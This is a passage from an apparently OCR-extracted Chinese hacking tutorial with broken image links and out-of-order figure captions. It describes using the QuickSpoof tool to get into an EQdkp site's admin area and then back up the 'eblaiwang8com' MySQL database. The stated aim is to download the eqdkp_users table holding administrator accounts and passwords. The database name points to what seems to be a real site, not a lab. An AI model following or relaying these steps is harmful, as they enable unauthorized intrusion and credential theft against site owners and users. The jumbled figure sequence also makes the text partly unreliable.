


图5




图3




图6

然后我们点击"Add"按钮将其添加到程序中，所添加的信息都保存在和QuickSpoof同一文件夹下的spoofs.txt文件中，这样下次启动程序的时候就不必再次添加了。一切准备就绪后点"Spoof"按钮开始欺骗，如果成功的话我们便会进入如图4所示的页面。

点击"Backup MySQL Data"下方的"here"链接进入如图5所示的页面，此处程序会要求我们选择




图7




图8

要备份的数据库，也就是EQdkp系统所在的数据库。有两个数据库，test数据库是MySQL的默认数据库，当然另一个eblaiwang8com就是我们需要的了。选择eblaiwang8com后点击旁边的“Select”按钮，然后就会进入如图6所示的页面，这就是eblaiwang8com数据库中所有的表信息了。因为EQdkp系统后台管理员的帐号和密码存放在eqdkp_users表中，所以在这里勾选eqdkp_users表，其它的表可以不用选择。最下面的“Select MySQL details to backup”处保持默认即可，它们分别是表结构和表数据的意思。最后我们点“Select”按钮，就会弹出数据库下载的提示对话框了，如图7，我们将backup.sql文件下载保存到本地。




图9




图11

